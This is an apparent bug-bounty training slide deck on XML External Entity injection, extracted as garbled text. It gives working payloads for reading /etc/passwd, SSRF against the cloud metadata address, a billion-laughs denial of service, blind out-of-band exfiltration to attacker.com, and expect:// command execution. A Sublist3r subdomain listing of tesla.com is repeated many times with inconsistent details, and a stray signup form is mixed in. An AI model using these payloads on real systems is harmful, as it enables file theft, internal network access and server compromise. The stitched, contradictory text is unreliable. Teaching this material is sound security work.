

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed About-Ela - @about3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu...
[*] Searching now in Yahoo...
[*] Searching now in Google...
[*] Searching now in Bing...
[*] Searching now in Ask...
[*] Searching now in Netcraft...
[*] Searching now in DNSDumpster...
[*] Searching now in Virustotal...
[*] Searching now in Trustwave...
[*] Searching now in SSLCertificate...
[*] Searching now in PassiveDNS...
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

XML External Entity Injection

Module Trainer

- Aditya Gujar - @fyoorer
- Security Consultant
- Hacker, Bugcrowd Ambassador



Module Outline

1. XML & DTD Quick Intro
2. Introduction to XXE
3. Types of attacks
4. Common places to find XXE
5. Tools
6. Labs
7. Resources and References



bugcrowd.com

```
root@kali: ~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking the crawler
[*] Finished now the Google Enumeration ..
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Introduction



XML Basics

What is XML

- eXtensible Markup Language
- Structured syntax
- Designed to be human readable as well as machine readable

```
<?xml version = "1.0" encoding =  
"utf-8"?>  
<plane>  
  <year> 1977 </year>  
  <make> Cessna </make>  
  <model> Skyhawk </model>  
  <color> Light blue and white  
</color>  
</plane>
```

DTD

- Document Type Definition.
- Used for defining XML document structure
- Can also be defined outside of the XML file (External)

```
<!DOCTYPE root-element [element-declarations]>
```

XML Basics

Entities

Entities are used to define shortcuts to any other text.

Types of entities:

- Internal - Entity defined within local DTD

```
<!ENTITY foo "bar">
```

This entity can be referred within the XML as `&foo;` and it will be replaced with the term “bar”.

- External - Entity defined outside of local DTD

We are mostly interested in the External entities

```
<!ENTITY foo SYSTEM "file:///external.dtd">
```

- Parameter - Can only be used within a DTD

Used with % symbol

```
<!ENTITY % name "entity_value">
```

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in Passive
[!] Error: Google probably now is locked
[*] Finished now the Google Enumeration
[*] Total Unique Subdomains Found: 06
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Types of Attacks

Types of XXE Attacks

1. Classic XXE
2. Server Side Request Forgery
3. Denial of Service
4. Advanced XXE
5. Remote Code Execution

Classic XXE

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [<!ENTITY xxe "thisistest"> ]>  
<userInfo>  
  <firstName>John</firstName>  
  <lastName>&xxe;</lastName>  
</userInfo>
```

Output:

Hello John thisistest

This is not a vulnerability yet!

Classic XXE

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]  
>
```


```
<userInfo>  
  <firstName>John</firstName>  
  <lastName>&xxe;</lastName>  
</userInfo>
```

Output:

```
Hello John root:x:0:0:root
```

```
....
```

```
....[SNIP]
```



The screenshot shows a web browser window with the 'Response' tab selected. The raw response text is displayed, showing an HTTP 200 OK status and a directory listing of the file:///etc/passwd. The listing includes entries for root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, syslog, messagebus, landscape, sshd, pollinate, vagrant, and colord.

```
Response  
Raw Headers Hex Render  
HTTP/1.1 200 OK  
Date: Sun, 21 Jul 2019 00:52:15 GMT  
Server: Apache/2.4.7 (Ubuntu)  
X-Powered-By: PHP/5.5.9-1ubuntu4.29  
Vary: Accept-Encoding  
Content-Length: 1487  
Connection: close  
Content-Type: text/html  
  
Sorry, root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false  
messagebus:x:102:106::/var/run/dbus:/bin/false  
landscape:x:103:109::/var/lib/landscape:/bin/false  
sshd:x:104:65534::/var/run/ssh:/usr/sbin/nologin  
pollinate:x:105:1::/var/cache/pollinate:/bin/false  
vagrant:x:1000:1000::/home/vagrant:/bin/bash  
colord:x:106:112:colord colour management daemon,,:/var/lib/colord:/bin/false
```

Server Side Request Forgery

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM  
"http://169.254.169.254/"> ]>
```

```
<userInfo>  
  <firstName>John</firstName>  
  <lastName>&xxe;</lastName>  
</userInfo>
```

Output:

Hello John 1.0

2007-01-09

2007-03-01

....[SNIP]

Very happy sight for a hacker!

```
1.0  
2007-01-19  
2007-03-01  
2007-08-29  
2007-10-10  
2007-12-15  
2008-02-01  
2008-09-01  
2009-04-04  
2011-01-01  
2011-05-01  
2012-01-12  
2014-02-25  
2014-11-05  
2015-10-20  
2016-04-19  
2016-06-30  
2016-09-02  
2018-03-28  
2018-08-17  
2018-09-24  
latest
```

Denial of Service

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">]>
<tag>&lol9;</tag>
```

Advanced XXE

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE data [  
  <!ENTITY % remote SYSTEM  
    "http://attacker.com/call.dtd">  
  %remote;  

```

Parameter entities are special type of entities that can be used only within a DTD itself.

Tip: Use this payload to check for XXE vulnerabilities when user input is not reflected back on the page or in the response.

Advanced XXE


- Also known as Blind XXE
- Out of band data exfiltration

The payload to upload/send

```
<!DOCTYPE roottag [  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % dtd SYSTEM "http://attacker.comhost.dtd">  
%dtd;]>  
<roottag>&send;</roottag>
```

Content of host.dtd

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/collect.php?file?=%file;'">  
%all;
```



Remote Code Execution

In some rare cases XXE can be elevated to execute system commands on the server

`expect:// awesomeness!`

`expect://` is a PHP wrapper that can provide access to `stdio`, `stdout` and `stderr`.



In short, it can execute commands!

Sample payload :

```
<!DOCTYPE replace [<!ENTITY ent SYSTEM "expect://whoami"> ]>
```

- <https://medium.com/@airman604/from-xxe-to-rce-with-php-expect-the-missing-link-a18c265ea4c7>

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed About-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu...
[*] Searching now in Yahoo...
[*] Searching now in Google...
[*] Searching now in Bing...
[*] Searching now in Ask...
[*] Searching now in Netcraft...
[*] Searching now in DNSdumpster...
[*] Searching now in VirusTotal...
[*] Searching now in TheHackerTool...
[*] Searching now in SSLCertificate...
[*] Searching now in ReverseDNS...
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Common Places to Find XXE



Common places to find XXE

- XML file upload (e.g config files)
- XML input fields
- XML based APIs
- XML based files (RSS, SVG)

Uncommon places to find XXE

- MS Office files (docx, xlsx, etc.)
- SAML-based SSO
- VoiceXML in IVR systems
- Online Map editors using KML

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Tools



Tooling

- BurpSuite
 - Intercepting proxy
- Xxeserv
 - A mini webserver with FTP support for XXE payloads
- oxml_xxe
 - A tool for embedding XXE/XML exploits into different filetypes

```
root@kali: ~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Labs



Labs (xxelab)



Stay in touch, and keep up with the latest.

Create an Account

Name



Phone Number



Email



Password



☐ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Resources and References

Resources and References

DTD CHEAT SHEET	https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html
OWASP CHEAT SHEET	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
XXELAB	https://github.com/jbarone/xxelab
XML SCHEMA, DTD, AND ENTITY ATTACKS	http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf


```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Thanks!

